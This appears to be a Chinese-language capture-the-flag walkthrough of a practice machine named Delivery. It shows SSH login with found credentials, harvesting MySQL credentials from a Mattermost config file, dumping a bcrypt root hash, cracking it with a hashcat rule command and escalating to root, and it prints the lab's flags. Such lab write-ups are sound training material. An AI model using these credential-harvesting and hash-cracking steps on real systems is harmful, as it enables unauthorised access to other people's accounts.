






找到帳密碼

```
username : maildeliverer
passwd : PleaseSubscribe!(X) or Youve_G0t_Mail!(o)
```



猜測ssh連線成功

```
└─# ssh maildeliverer@10.10.10.222
The authenticity of host '10.10.10.222 (10.10.10.222)' can't be established.
ED25519 key fingerprint is SHA256:AGdhHnQ749stJakbrtXVi48e6KTkaMj/+QNYMW+tyj8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.222' (ED25519) to the list of known hosts.
maildeliverer@10.10.10.222's password:
Permission denied, please try again.
maildeliverer@10.10.10.222's password:
Permission denied, please try again.
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$ id
uid=1000(maildeliverer) gid=1000(maildeliverer) groups=1000(maildeliverer)
maildeliverer@Delivery:~$ whoami
maildeliverer
maildeliverer@Delivery:~$ uname -a
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
maildeliverer@Delivery:~$
```

user flag

```
maildeliverer@Delivery:~$ cat user.txt
58f62a318774e03cc78e639745dc458f
maildeliverer@Delivery:~$
```

有3306port

```
maildeliverer@Delivery:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          127.0.0.1:53900         ESTABLISHED keepalive (6840.70/0/0)
tcp        0      0 127.0.0.1:3306          127.0.0.1:53878         ESTABLISHED keepalive (5507.00/0/0)
tcp        0      0 127.0.0.1:3306          127.0.0.1:53876         ESTABLISHED keepalive (5507.00/0/0)
tcp        0    324 10.10.10.222:22         10.10.14.2:46934        ESTABLISHED on (0.43/0/0)
```

使用一般使用者登入失敗

在opt/mattermost/config/config.json找到mysql使用者資料

```
username = mmuser
passwd = Crack_The_MM_Admin_PW
```


```
  "SqlSettings": {
      "DriverName": "mysql",
      "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
      "DataSourceReplicas": [],
      "DataSourceSearchReplicas": [],
      "MaxIdleConns": 20,
      "ConnMaxLifetimeMilliseconds": 3600000,
      "MaxOpenConns": 300,
      "Trace": false,
      "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
      "QueryTimeout": 30,
      "DisableDatabaseSearch": false
  },
```

資料庫

```
maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 279
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+
2 rows in set (0.000 sec)
```

資料表

```
MariaDB [mattermost]> show tables;
+---------------------------+
| Tables_in_mattermost      |
+---------------------------+
| Audits                    |
| Bots                      |
| ChannelMemberHistory      |
| ChannelMembers            |
| Channels                  |
| ClusterDiscovery          |
| CommandWebhooks           |
| Commands                  |
| Compliances               |
| Emoji                     |
| FileInfo                  |
| GroupChannels             |
| GroupMembers              |
| GroupTeams                |
| IncomingWebhooks          |
| Jobs                      |
| Licenses                  |
| LinkMetadata              |
| OAuthAccessData           |
| OAuthApps                 |
| OAuthAuthData             |
| OutgoingWebhooks          |
| PluginKeyValueStore       |
| Posts                     |
| Preferences               |
| ProductNoticeViewState    |
| PublicChannels            |
| Reactions                 |
| Roles                     |
| Schemes                   |
| Sessions                  |
| SidebarCategories         |
| SidebarChannels           |
| Status                    |
| Systems                   |
| TeamMembers               |
| Teams                     |
| TermsOfService            |
| ThreadMemberships         |
| Threads                   |
```



資料列


```
root
############
加密passwd
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO

解密後passwd
PleaseSubscribe!21
```

因前有web有寫變體關係，嘗試將PleaseSubscribe!放入，

執行需知


```
hashcat -m 3200 passwd pw -r /usr/share/hashcat/rules/best64.rule
```

```
maildeliverer@Delivery:/opt/mattermost/config$ su -
Password:
root@Delivery:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Delivery:~# whoami
root
root@Delivery:~#
```

root flag

```
root@Delivery:~# cat root.txt
d35b0602898e27b7acc0852c75a537fa
root@Delivery:~#
```